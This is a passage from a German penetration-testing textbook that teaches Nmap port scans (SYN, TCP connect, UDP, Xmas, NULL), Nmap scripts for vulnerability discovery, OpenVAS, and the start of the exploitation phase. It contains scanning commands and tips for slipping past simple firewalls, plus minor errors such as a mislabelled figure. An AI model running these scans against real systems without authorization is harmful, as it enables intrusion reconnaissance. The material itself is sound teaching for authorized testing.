Es kann zwar vorkommen, dass Sie nach der Übernahme eines Rechners Zugriff auf dessen Desktop und die Maus haben, aber meistens besteht das Ziel darin, einen administrativen Shell- oder Hintertürzugriff auf den Computer zu erhalten. Diese Shell ist nichts anderes als ein Terminal, mit dem Sie den Ziel-PC von der Kommandozeile aus steuern können. Es ist ähnlich wie das Terminal, mit dem Sie bereits gearbeitet haben, nur dass die Befehle, die Sie in das Terminal eingegeben, auf dem Zielcomputer ausgeführt werden. Die Kommandozeilenversion der verwendeten Werkzeuge zu erlernen, ist daher unverzichtbar. Sobald Sie die Kontrolle über einen fremden Computer übernommen haben, müssen Sie diese Werkzeuge hochladen und über die Kommandozeile mit dem Ziel kommunizieren – nicht über eine grafische Oberfläche.

Wenn Sie erfolgreich Zugriff auf ein Zielsystem erlangt haben, ist es notwendig zu wissen, wie Sie in der Kommandozeile Dateien kopieren, Benutzer hinzufügen, Dokumente bearbeiten und andere Änderungen vornehmen. Ansonsten wäre die Arbeit, sich Zutritt zu verschaffen, umsonst gewesen, da Sie nicht weiter vorankommen würden.

Beim Portscan wird an jeden ausgewiesenen Port ein Paket gesendet. Es gibt verschiedene Arten von Portscans, die auch unterschiedliche Ergebnisse liefern. Es ist wichtig, dass Sie sich Gedanken darüber machen, welche Art von Scan Sie ausführen wollen und welche Ausgabe Sie dabei erwarten können.

SYN-Scan mit Nmap

Bei SYN-Scan handelt es sich um den am weitesten verbreiteten Nmap-Portscan. Für die Beliebtheit gibt es viele Gründe, nicht zuletzt, weil er auch der Standard-Scan von Nmap ist. Sobald man Nmap ohne Angabe des Scantyps ausführt, erfolgt ein SYN-Scan. Außerdem ist SYN-Scan schneller als ein TCP-Verbindungsscan und trotzdem ziemlich sicher. Der Grund dafür ist, dass nicht ein kompletter Drei-Wege-Handshake durchgeführt wird, sondern nur die ersten beiden Schritte des Vorgangs.

Der Drei-Wege-Handshake ist der typische Verbindungsaufbau bei der Kommunikation von zwei Systemen. Man kann es am ehesten mit dem Beginn eines Telefonats zwischen zwei Menschen vergleichen. Der Anrufer greift zum Hörer und wählt eine Nummer. Der Angerufene meldet sich mit seinem Namen und der Anrufer stellt sich vor: »Hallo, hier ist Markus Maier!«, was der Empfänger oft mit: »Oh, hallo Max!« bestätigt. Jetzt sind ausreichende Informationen ausgetauscht, um das Gespräch fortsetzen zu können.

Der Verbindungsaufbau bei Computern geschieht ähnlich. Der erste Computer sendet ein SYN-Paket an eine bestimmte Portnummer auf dem zweiten Rechner. Wenn dieser Computer zuhört, antwortet er mit SYN/ACK. Daraufhin antwortet der erste Computer mit einem ACK-Paket. Danach können die beiden Computer

miteinander kommunizieren. Bei dem Telefonbeispiel sendet der Anrufer durch seinen Anruf gewissermaßen ein SYN-Paket. Wenn der Empfänger den Hörer abnimmt und sich meldet, entspricht das dem SYN/ACK-Paket, woraufhin sich der Anrufer vergleichbar mit dem ACK-Paket vorstellt.

Bei dem SYN-Scan sendet der scannende Computer ein SYN-Paket an das Ziel, das daraufhin mit SYN/ACK antwortet (vorausgesetzt, dass der Port verwendet wird und keiner Filterung unterliegt). Bis zu dem Punkt entspricht das dem Vorgehen des TCP-Verbindungsscans (der im nächsten Abschnitt beschrieben wird), aber anstelle eines ACK-Pakets wird ein RST-Paket (Reset) gesendet, das den Zielrechner anweist, die Verbindung zu trennen. Dadurch werden weniger Pakete hin- und hergeschickt, was zu einem Geschwindigkeitsvorteil führt. Es klingt nicht nach sehr viel, kann sich beim Scannen vieler Hostcomputer jedoch stark auswirken. Im Telefonbeispiel würde ein SYN-Scan der Vorgehensweise eines Anrufers entsprechen, der einfach wortlos auflegt, nachdem sich der Angerufene gemeldet hat.

Noch ein Vorteil des SYN-Scans ist, dass er in manchen Fällen für ein gewisses Maß an Verschleierung oder Tarnung sorgt, weshalb er oft auch als »heimlicher Scan« bezeichnet wird, weil er den Drei-Wege-Handshake niemals komplett erledigt und so die offizielle Verbindung niemals vollständig aufbaut. Manche Anwendungen und Protokolle zeichnen Aktivitäten nur dann auf, wenn der Drei-Wege-Handshake abgeschlossen wird, weshalb der Scan nicht erkannt wird. Es handelt sich aber um eine Ausnahme und nicht um die Regel. Moderne Firewalls und Intrusion-Detection-Systeme können einen SYN-Scan erkennen und melden.

Da der SYN-Scan der Standard-Scan von Nmap ist, müssten Sie den Scantyp nicht ausdrücklich anführen. Da es sich hier aber um Grundlagen handelt, lohnt es sich, wenn Sie sich angewöhnen, den Scantyp stets zu nennen.

Um den SYN-Scan zu starten, geben Sie im Terminal folgenden Befehl ein:

```
sudo nmap -sS -p- -Pn 192.168.178.20
```

Mit der Option `-sS` weisen Sie Nmap an, den SYN-Scan durchzuführen, mit der Option `-p` werden die Ports definiert, die gescannt werden sollen, durch `-p` werden alle Ports gescannt, nicht nur die Standardports, und mit `-Pn` wird die Phase der Hosterkennung übersprungen, sodass alle Adressen überprüft werden.

TCP-Verbindungsscan

Wenn Sie mit der Scan-Phase beginnen, führen Sie als Erstes einen TCP-Verbindungsscan durch. Es ist gewöhnlich der einfachste und zuverlässigste der Portscans, da Nmap dabei versucht, mit allen im Nmap-Befehl festgelegten Ports eine Verbindung aufzubauen. Wenn Nmap erfolgreich eine Verbindung aufgebaut

hat, wird diese auch wieder ordnungsgemäß abgebaut, um die Gefahr einer Überlastung des Zielsystems zu vermeiden.

Geben Sie keinen Portbereich ein, dann untersucht Nmap die 1.000 am häufigsten verwendeten Ports. Wenn Sie aber genug Zeit zur Verfügung haben, sollten alle Ports gescannt werden, da Administratoren die verwendeten Ports gerne verschleiern, indem andere Ports als üblich benutzt werden. Um alle Ports zu scannen, nutzen Sie bei Nmap die Option `-p`. Zusätzlich sollten Sie bei Nmap auch die Hosterkennung ausschalten, damit alle Systeme gescannt werden, so als ob sie aktiv wären. Das können Sie mit der Option `-Pn` erreichen. Dadurch werden weitere Systeme und Ports entdeckt, die Sie sonst vielleicht übersehen hätten.

Der TCP-Verbindungsscan wird mit folgendem Befehl gestartet:

```
sudo nmap -sT -p- -Pn 192.168.178.20
```

Mit `-sT` wird Nmap angewiesen, einen TCP-Verbindungsscan durchzuführen. Wie bereits erwähnt, können mit der Option `-p` die Ports definiert werden, die gescannt werden sollen, durch `-p-` werden alle Ports gescannt, nicht nur die Standardports. Und mit `-Pn` wird die Phase der Hosterkennung übersprungen, sodass alle Adressen überprüft werden.

```
kaliuser@kali:~$ sudo nmap -sT 10.0.2.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 15:41 CEST
Nmap scan report for 10.0.2.15
Host is up (0.000098s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
kaliuser@kali:~$
```

Abb. 7.5: TCP-Verbindungsscan mit Ergebnissen

Oft müssen Sie Scans an einem ganzen Subnetz oder zumindest einem Bereich von IP-Adressen ausführen. Dabei können Sie anweisen, einen kontinuierlichen Adressbereich abzuschwenken, indem Sie einfach die letzten Oktette der IP-Adresse am Ende des Bereichs wie folgt anhängen:

```
sudo nmap -sT -p- -Pn 192.168.178.1-254
```

Der Befehl sorgt dafür, dass der Portscan auf allen Hosts zwischen 192.168.178.1 und 192.168.178.254 durchgeführt wird. Das ist eine wirkungsvolle Technik, die die Produktivität beim Scannen erheblich steigert.

Bilden die IP-Adressen keine geschlossene Folge, können die einzelnen Host-IP-Adressen Zeile für Zeile in einer Textdatei ausgeführt werden und dann mit der Option `-iL pfad_zur_textdatei` an den Nmap-Befehl angehängt werden.

Dadurch ist es möglich, sämtliche Zielhosts mit einem einzigen Befehl zu scannen. Solche Textdateien sollten, wenn möglich, immer mit allen Ziel-IP-Adressen angelegt werden. Viele der Tools haben eine Option oder einen Mechanismus, um diese Datei zu laden. Diese Liste erspart Ihnen Tipparbeit und verringert die Gefahr, sich zu vertippen und versehentlich das falsche Ziel zu scannen.

UDP-Scan mit Nmap

Penetrationstester, die ihre ersten Tests durchführen, vergessen häufig, auch die UDP-Ports zu scannen. Der angehende Hacker startet meistens Nmap nur für einen einzigen Scan – meistens den SYN-Scan –, bevor er mit dem Schwachstellen-Scan weitermacht. Verabsäumen Sie niemals, auch die UDP-Ports zu scannen! Das wäre genauso, als würden Sie nur die Inhaltsbeschreibung eines Films in einer Filmdatenbank lesen, ohne ihn anzusehen. Sie wissen dann zwar genau, wovon der Film handelt, aber viele der Einzelheiten entgehen Ihnen.

Ein Penetrationstester sollte wissen, dass die Grundlage der Kommunikation beim TCP-Verbindungsscan und beim SYN-Scan das TCP-Protokoll ist. Aber Computer können sich nicht nur über TCP, sondern auch über UDP miteinander unterhalten. Es gibt große Unterschiede zwischen den beiden Protokollen.

TCP ist ein *verbindungsorientiertes Protokoll*, da für eine Kommunikation eine Verbindung zwischen Sender und Empfänger aufgebaut und gehalten wird. Das Protokoll stellt sicher, dass die gesendeten Daten beim Empfänger vollständig, unbeschädigt und in der richtigen Reihenfolge ankommen.

UDP ist ein *verbindungsloses Protokoll*: Der Absender schickt die Datenpakete einfach an den Empfänger. Es gibt bei diesem Protokoll keinen Mechanismus, der garantiert, dass die Datenpakete beim Empfänger auch ankommen.

Beide Protokolle weisen Vor- und Nachteile bei den Eigenschaften wie Geschwindigkeit, Zuverlässigkeit und Fehlerprüfung, auf. Um erfolgreich einen Portscan durchführen zu können, sollten Sie solide Kenntnisse beider Protokolle besitzen. Nehmen Sie sich deshalb auch die Zeit, mehr über diese zu lernen.

Der Drei-Wege-Handshake ist die Grundlage der TCP-Kommunikation, da er die Verbindung zwischen Sender und dem Empfänger aufbaut und erlaubt, diese zu halten. Diesen Vorgang habe ich in diesem Buch mit einem Telefongespräch verglichen. Die verbindungslose Kommunikation von UDP ähnelt der Briefpost. Der Absender schreibt einfach die Adresse des Empfängers auf den Umschlag, klebt eine Briefmarke darauf und wirft den Brief in einen Postkasten. Dieser wird zu einem bestimmten Zeitpunkt entleert und auf den Postweg gebracht. Der Absender erhält in der Regel keine Bestätigung, dass der Brief zugestellt wurde. Er hat keine Garantie, dass die Nachricht auch tatsächlich beim Empfänger angekommen ist.

In dem kurzen Exkurs wurden die Unterschiede zwischen TCP und UDP grob umrissen. UDP wird von mehreren wichtigen Diensten, wie DHCP[6], DNS[7] für einzelne Nachschlagevorgänge, SNMP[8] und TFTP[9] verwendet. Ein Penetrationstester muss vor allem Gründlichkeit mitbringen. Es kann peinlich werden, wenn ein Dienst übersehen wurde, nur weil man vergessen hat, einen UDP-Scan durchzuführen.

Da der TCP-Verbindungsscan und der SYN-Scan TCP als Grundlage nutzen, müssen Sie mit Nmap einen Scan von UDP-Paketen durchführen, wenn Sie einen Dienst, der UDP verwendet, aufspüren wollen. Dazu geben Sie im Terminal den folgenden Befehl ein:

```
sudo nmap -sU 192.168.178.20
```

Es fällt vor allem auf, dass mit der Option `-sU` der UDP-Scan getriggert wird, die Option `-p` und `-Pn` ist nicht vorhanden. Das kommt daher, dass UDP-Scans ziemlich langsam sind. Selbst ein einfacher UDP-Scan von 1000 Standard-Ports kann schon viel Zeit in Anspruch nehmen. UDP-Scans sind sehr langsam. Den Geschwindigkeitsunterschied zwischen TCP- und UDP-Scan können Sie sehen, wenn Sie Abbildung 7.5 und Abbildung 7.6 vergleichen.

```
root@ictekali:~# nmap -sU 10.0.2.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-30 16:34 CET
Nmap scan report for 10.0.2.15
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
68/udp open|filtered dhcpc

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

Abb. 7.6: UDP-Scan mit Ereignissen

Für die UDP-Kommunikation ist keine Antwort vom Empfänger notwendig. Darum stellt sich die Frage, wie Nmap zwischen einem offenen und einem gefilterten Port (Firewall) unterscheidet, wenn das Ziel keine Antwort zurückschickt, um den Eingang eines Pakets zu bestätigen. Wenn ein Dienst verfügbar ist und das UDP-Paket akzeptiert hat, wird das Paket einfach entgegengenommen, ohne dem Absender den Empfang zu quittieren. Aber auch eine Firewall verfolgt eine ähnliche Strategie, das Paket einfach zu schlucken, ohne dem Absender eine Antwort zu schicken. Es kann nicht unterschieden werden, ob ein Paket von einem

6 Dynamic Host Configuration Protocol
7 Domain Name System
8 Simple Network Management Protocol
9 Trivial File Transfer Protocol

Dienst angenommen oder von der Firewall verworfen wurde, da in beiden Fällen keine Antwort erfolgt.

Für Nmap ist es deshalb schwer zu erkennen, ob ein UDP-Port geöffnet ist oder gefiltert wurde. Erhält Nmap keine Antwort auf einen UDP-Scan, notiert es für den Port die Meldung *open | filtered*. In den seltenen Fällen, in denen ein UDP-Dienst eine Antwort an die Quelle schickt, kann Nmap eindeutig erkennen, dass tatsächlich ein Dienst an dem Port lauscht, weshalb er dann als *open* markiert wird.

Wie erwähnt, vergessen Anfänger oft UDP-Portscans. Das liegt zum Teil auch daran, dass gewöhnliche UDP-Scans meist wenige Informationen liefern, da fast alle Ports als *open | filtered* gekennzeichnet werden. Entdeckt man diese Ausgabe immer wieder bei verschiedenen Hosts, kann man leicht den Eindruck gewinnen, dass der UDP-Scan verlorene Zeit ist. Es gibt allerdings keinen Grund zu verzweifeln, denn die Entwickler von Nmap stellen auch eine Möglichkeit zur Verfügung, um aus UDP-Scans aussagekräftigere Ergebnisse herauszuholen.

Um den Zielen eine brauchbare Antwort zu entlocken, können Sie den Schalter `-sV` hinzufügen. Dieser ist eigentlich als Versionsscan gedacht, hilft aber bei einem UDP-Scan, zu konkreten Ergebnissen zu kommen.

Bei dem Versionsscan sendet Nmap zu allen als *open | filterd* erkannten Ports weitere Pakete, mit denen es versucht, den Dienst zu identifizieren. Damit ist es meistens besser möglich, dem Ziel eine Antwort zu entlocken und das gemeldete Ergebnis *open | filtered* zu ändern.

Der UDP-Scan lässt sich am einfachsten mit dem Schalter `-sV` um den Versionsscan ergänzen. Für den UDP-Scan verwendet man bereits `-sU` zur Angabe des Scantyps, deshalb kann das `V` einfach der Option angehängt werden. Der Befehl sieht also so aus:

```
sudo nmap -sUV 172.168.178.20
```

Xmas- und NULL-Scans mit Nmap

Die technische Spezifikation über eine Technologie oder einen Standard wird RFC (Request for Comments) genannt und liefert Unmengen an Einzelheiten über die inneren Mechanismen eines Systems. Ein RFC beschreibt, wie ein System funktionieren sollte, deshalb suchen Angreifer/Hacker darin häufig nach Schwachstellen oder Schlupflöchern. Es gibt Möglichkeiten, um ein solches Schlupfloch auszunutzen, die z.B. von Xmas- und NULL-Scans genutzt werden.

Der Xmas scan (Xmas tree scan) leitet sich daraus ab, dass die Flags FIN, PSH und URG des Pakets eingeschaltet sind, deshalb »leuchtet« es wie ein »Weihnachtsbaum«. Aufgrund der bisherigen Kenntnisse über die TCP-Kommunikation und

Drei-Wege-Handshake sollte Ihnen ein solches Xmas-Paket ungewöhnlich vorkommen, da schließlich weder das SYN- noch das ACK-Flag gesetzt wurde. Damit wird aber ein bestimmter Zweck verfolgt. Sofern das System, das untersucht wird, der RFC-Implementierung von TCP folgt, können Sie mittels solcher Pakete den aktuellen Zustand der Ports feststellen.

Empfängt ein geschlossener Port ein Paket, das weder ein SYN-, ACK- oder RST-Flag gesetzt hat – also ein Paket, wie es beim Xmas-Scan gesendet wird –, dann soll laut TCP-RFC mit einem RST-Paket geantwortet werden. Ein offener Port dagegen soll ein solches Paket ignorieren.

Erfüllt das Betriebssystem auf dem Ziel den TCP-RFC vollständig, kann Nmap den Zustand eines Ports bestimmen, ohne einen Verbindungsaufbau durchzuführen oder auch nur einzuleiten. Sie müssen aber beachten, dass nicht jedes zurzeit am Markt befindliche Betriebssystem vollständig RFC-konform ist. Der Xmas- und NULL-Scan funktionieren deshalb zwar bei UNIX und Linux-Computern, aber nicht bei Windows-Computern.

Der Xmas-Scan kann wie folgt durchgeführt werden:

```
sudo nmap -sX -p -Pn 192.168.178.20
```

```
root@ictekali:~# nmap -sUV 192.168.178.20
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-30 15:18 CET
Nmap scan report for 1610ICTE-NB002.fritz.box (192.168.178.20)
Host is up (0.0018s latency).
Not shown: 989 filtered ports
PORT     STATE         SERVICE      VERSION
67/udp   open|filtered dhcps
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
1900/udp open|filtered upnp
3702/udp open|filtered ws-discovery
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open          mdns         DNS-based service discovery
5355/udp open|filtered llmnr

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.40 seconds
root@ictekali:~#
```

Abb. 7.7: Xmas (Xmas Tree Scan) mit Ergebnissen

Auch der NULL-Scan arbeitet mit Paketen, die den Vereinbarungen der gewöhnlichen TCP-Kommunikation widersprechen. Im Gegensatz zu dem Xmas-Scan weisen die Pakete keinerlei Flag auf – sind also komplett leer.

Wie beim Xmas-Scan reagiert das Ziel bei einem NULL-Scan so, dass ein offener Port auf dem Zielsystem keine Antwort an Nmap zurückschickt, ein geschlossener reagiert mit einem RST-Paket. Zu beachten ist auch hier, dass diese Scans nur bei Betriebssystemen funktionieren, die den TCP-RFC zu 100% erfüllen.

Der Vorteil von Weihnachtsbaum- und NULL-Scans ist es, dass damit in einigen Fällen einfache Filter und Zugriffssteuerungslisten umgangen werden können. Primitive Filter arbeiten nach dem Prinzip, dass eingehende SYN-Pakete blockiert werden. Dadurch wird verhindert, dass ein Drei-Wege-Handshake durchgeführt wird, was eine TCP-Kommunikation unmöglich macht, die von außerhalb des Filters gestartet wird.

Bei diesen beiden Scans wird jedoch niemals versucht, auch nur irgendeine Form von Kommunikationskanal aufzubauen. Der ganze Zweck besteht darin, herauszufinden, ob ein Port offen oder geschlossen ist.

Beispiel

Nehmen Sie an, dass der Netzwerkadministrator eine einfache Firewall vor seinen Systemen einsetzt, um zu verhindern, dass irgendjemand außerhalb des Netzwerks eine Verbindung mit dem System aufnimmt. Die Firewall verwirft alle externen Kommunikationsversuche, die mit einem SYN-Paket eingeleitet wurden.

Nun wird ein ethischer Hacker gebeten, das System zu scannen. Der erste TCP-Verbindungsscan wird tatsächlich nichts anzeigen. Der Hacker ist aber ein erfahrener Penetrationstester, deshalb führt er auch noch einen UDP-, Xmas- und NULL-Scan durch. Sowohl der Xmas- als auch der NULL-Scan decken offene Ports im System des Netzwerkadministrators auf. Das passiert, da die Nmap-Pakete keine gesetzten SYN-Flags besitzen. Der Filter verwirft aber nur eingehende Pakete mit SYN-Flag, deshalb gehen der Xmas- und NULL-Scan durch.

Der NULL-Scan kann im Terminal durch folgenden Befehl gestartet werden:

```
sudo nmap -sN -p -Pn 192.168.178.20
```

7.2.3 Nmap Script Engine – Transformationen eines Tools

Bei Nmap handelt es sich um ein hervorragendes Werkzeug, das ausgereift, stabil und gut dokumentiert ist. Es wird auch von einer aktiven Community unterstützt. Mit NSE wird das Tool auf eine neue Dimension mit neuen Fähigkeiten gehoben. Es ist eine leistungsstarke Ergänzung des klassischen Tools, das den Funktionsumfang auf mehr als nur herkömmliche Portscans erweitert.

Um Nmap bestmöglich nutzen zu können, ist es unverzichtbar, die Verwendung von NSE zu erlernen. Wird NSE richtig eingerichtet, so ist es möglich, eine breite Palette von Aufgaben durchzuführen, wie z.B. Schwachstellen-Scans, erweiterte Netzwerkerkennung und Aufspüren von Hintertüren. Die NSE-Community ist sehr aktiv und eine offene Gruppe. Es werden laufend neue Skripte und Fähigkeiten hinzugefügt. Deshalb sollten auch Sie ebenfalls, wenn Sie mit NSE etwas Neues geschaffen haben, Ihre Arbeit mit anderen teilen.

Man teilt die NSE-Skripte zur besseren Übersicht in folgende Kategorien:

- Auth
- Broadcast
- Brute
- Default
- Discovery
- Dos
- Exploit
- External
- Fuzzer
- Intrusive
- Malware
- Safe
- Version
- Vuln

Jede dieser Kategorien kann in weitere Skripte zerlegt werden, die dann bestimmte Funktionen erfüllen. Penetrationstester können Skripte einzeln oder eine gesamte Kategorie – die mehrere Skripte umfasst – ausführen. Bevor Sie eine Kategorie oder ein Skript gegen ein Ziel einsetzen, müssen Sie sich unbedingt die Dokumentation[10] dafür ansehen.

Um NSE und die Skripte nutzen zu können, müssen Sie nichts zusätzlich installieren oder konfigurieren, da diese bereits in Nmap integriert sind.

Wollen Sie NSE aufrufen, geben Sie `–script` als Argument gefolgt von dem gewünschten Kategorie- oder Skriptnamen und der IP-Adresse an:

```
sudo nmap –script banner 192.168.178.20
```

10 Unter `http://nmap.org/nsedoc` findet man die aktuellsten Informationen.

Das Skript *banner* kann eine Verbindung zu einem TCP-Port herstellen und jegliche Ausgaben, die vom Zielsystem kommen, im lokalen Terminal darstellen. Das ist nützlich, um unerkannte Dienste oder versteckte Ports zu erkennen.

Eine ganze Kategorie von Skripten können Sie auf ähnliche Weise aufrufen, indem Sie hinter `–script` den Kategorienamen angeben:

```
sudo nmap –script vuln 192.168.178.20
```

Bei der Verwendung der Kategorie *vuln* wird eine Reihe von Skripten ausgeführt, die auf dem Zielsystem nach bekannten Schwachstellen suchen. Eine Ausgabe erfolgt nur dann, wenn eine Schwachstelle gefunden wurde. Die *vuln*-Funktion der NSE bildet eine hervorragende Einführung für die kommenden Schwachstellen-Scans. Abbildung 7.8 zeigt die Ausgabe eines *vuln*-Scans mit Metasploitable als Ziel.




Abb. 7.8: Ergebnisse eines NSE-Scans mit der Kategorie *vuln*

In der Ausgabe sollten Sie vor allem auf alle CVE-[11] oder OSVDB[12]-Einträge oder -Links achten. In Abschnitt 7.3 und Abschnitt 7.4, in denen wir uns mit der Ausnutzung der Schwachstellen beschäftigen, werden wir auf das Thema zurückkommen. Aktuell reicht der Hinweis, dass Sie sich Notizen machen und die Befunde dokumentieren sollten.

7.2.4 Schwachstellen-Scan

Nach aktuellem Status sollte Ihnen jetzt eine Liste der IP-Adressen, offenen Ports und Diensten auf den einzelnen Computern vorliegen. Als Nächstes ist es an der Zeit, die Ziele auf Schwachstellen in der Software oder der Systemkonfiguration zu untersuchen, die Sie ausnutzen können.

Es gibt viele unterschiedliche Arten von Schwachstellen, die meisten haben in der Regel mit fehlenden Patches zu tun. Hersteller veröffentlichen Patches, um bekannte Probleme zu beheben. Software und Systeme ohne Patches unterstützen uns dabei, einen Penetrationstest schnell zu erledigen, da manche dieser Schwachstellen die Codeausführung über das Netzwerk ermöglichen.

Hinweis

Die Codeausführung über das Netzwerk erlaubt es einem Angreifer oder Penetrationstester, den fremden Computer vollständig zu steuern, als würde man unmittelbar vor der Konsole sitzen. Dadurch können Dokumente und Dateien kopiert, bearbeitet und gelöscht, neue Programme installiert, Schutzprodukte wie Firewalls und Anti-Virus-Programme umkonfiguriert oder ausgeschaltet werden, Keylogger und Hintertüren eingerichtet und der geknackte Computer zum Angriff auf weitere Rechner genutzt werden.

Es ist wichtig, dass Sie sich mit diesem dritten Schritt voll und ganz vertraut machen, da Sie dabei versuchen werden, die gefundenen Schwachstellen auszunutzen und Zugriff zu dem System zu erlangen. Damit Sie Systeme auf Schwachstellen untersuchen können, benötigen Sie einen Schwachstellen-Scanner. Es gibt mehrere gute Werkzeuge dieser Art, aber in diesem Buch konzentrieren wir uns auf OpenVAS.

OpenVAS (Open Vulnerability Assessment System) ist ein hervorragendes Werkzeug, das auch vom BSI[13] angeboten wird. Dabei handelt es sich um ein Framework aus verschiedenen Diensten und Werkzeugen für den Schwachstellen-Scan, das 2005 von Nessus (einem anderen Schwachstellen-Scanner) abgespalten

11 Common Vulnerabilities
12 Open Source Vulnerability Database
13 Bundesamt für Sicherheit in der Informationstechnik (Deutschland)

wurde, als dieser kostenpflichtig wurde. Weitere Informationen und die Community finden Sie auf der Homepage `http://openvas.org`.

Die Installation von OpenVAS und wie Sie einen Schwachstellen-Scan durchführen, wurde in Abschnitt 4.5.2 beschrieben.

7.3 Eindringen über das lokale Netzwerk

Im nächsten Schritt heißt es, die Kontrolle über ein System zu gewinnen. Man nennt diesen Schritt auch »Ausnutzung der Schwachstellen«, aber nicht jeder dieser Exploits[14] führt zu einer erfolgreichen Übernahme des Ziels. Mithilfe von Exploits können Sie Informationen und Dateien herunterladen, aber nicht die Kontrolle über das System übernehmen. Ein Exploit ist die Möglichkeit, durch eine Sicherheitslücke zu kommen oder eine Sicherheitsvorkehrung zu umgehen. Der Vorgang des Eindringens kann verschiedene Formen annehmen, aber hier beschreibe ich den Zweck, administrativen Zugriff auf den Computer zu erhalten. Das Eindringen ist der Versuch, den Zielcomputer in eine Marionette zu verwandeln, die unsere Befehle ausführt.

Eine Schwachstelle dagegen ist ein Problem bzw. Bug im Code einer Software, die es Angreifern erlaubt, eine Payload[15] in das Ziel zu bringen oder auszuführen.

Von allen Schritten ist der Vorgang des Eindringens wahrscheinlich für angehende Penetrationstester der interessanteste. Es wird ihm auf jedem Fall die meiste Aufmerksamkeit gewidmet, da er mit »Hacking« und Penetrationstests verbunden wird. Es gibt auch zahlreiche Bücher, die sich nur mit dem Thema »Hacking« – Eindringen und Ausnutzen von Schwachstellen – beschäftigen. Es gibt aber auch viele Bücher mit Fehlinformationen über diesen Schritt. Hollywood und moderne Märchen zeigen ein schiefes Bild von den Wundertaten von Hackern, die damit vielen Anfängern einen falschen Eindruck vermitteln. Aber das bedeutet nicht, dass das Eindringen nicht spannend ist. Es ist etwas Atemberaubendes, einen Angriff erfolgreich durchzuführen, auch wenn es sich dabei nicht um den in Hackerfilmen gezeigten alles erschütternden Massenangriff handelt.

Von allen beschriebenen Schritten ist die Phase des Eindringens die am weitesten gefasste. Die große Bandbreite von Vorgehensweisen, Werkzeugen und Optionen für diesen Vorgang führt häufig zu Verwirrung und Chaos. Zu Beginn kann ein

14 Exploit (engl. »ausnutzen«) ist die Möglichkeit, eine Schwachstelle eines Programms auszunutzen.

15 Payloads sind Vorkehrungen, um die administrative Kontrolle über das Ziel zu erhalten. Diese können die ursprüngliche Funktionalität eines Systems ändern und viele Dinge erlauben, zum Beispiel neue Software installieren, laufende Dienste deaktivieren, neuen Benutzer anlegen, Backdoors in das gehackte System öffnen, ...

Mangel an Ordnung und Struktur sehr frustrierend sein und auch zu Fehlschlägen führen. Es kommt häufig vor, dass Anfänger etwas über neue Tools oder fortschrittliche Techniken erfahren, mit denen man Zugriff auf ein System erhält, und dann die beiden ersten Phasen überspringen und mit dem Eindringen in Systeme beginnen.

Wichtig

Ein Penetrationstest umfasst mehr als nur den eigentlichen Versuch des Eindringens. Mit der in diesem Kapitel gezeigten Struktur für Penetrationstests kann man viele dieser Probleme mildern.

Bei dem Schritt des Eindringens handelt es sich um die anspruchsvollste Phase, die wir uns ansehen werden, da jedes System anders und jedes Ziel einzigartig ist. Der Weg eines Angriffs hängt von mehreren verschiedenen Faktoren ab und unterscheidet sich von Ziel zu Ziel. Unterschiedliche Betriebssysteme, Dienste, Software und Prozesse erfordern unterschiedliche Arten von Angriffen. Ein erfahrener Hacker kennt die Unterschiede der verschiedenen Systeme, in die er versucht einzudringen. Wenn Sie sich von einem Jedi-Schüler zu einem Meister weiterentwickeln, erweitern Sie auch Ihre Kenntnisse über Systeme und deren Schwachstellen. Sie werden sogar in der Lage sein, eigene Exploits zu entdecken und zu schreiben.

Mit den Ergebnissen aus dem vorigen Schritt haben Sie einen Leitfaden, den Sie für den Eindringversuch einsetzen sollten. Die Ergebnisse der Scans helfen Ihnen, die Angriffe zu gestalten, auszurichten und zu lenken.

7.3.1 Zugriff auf Remotedienste

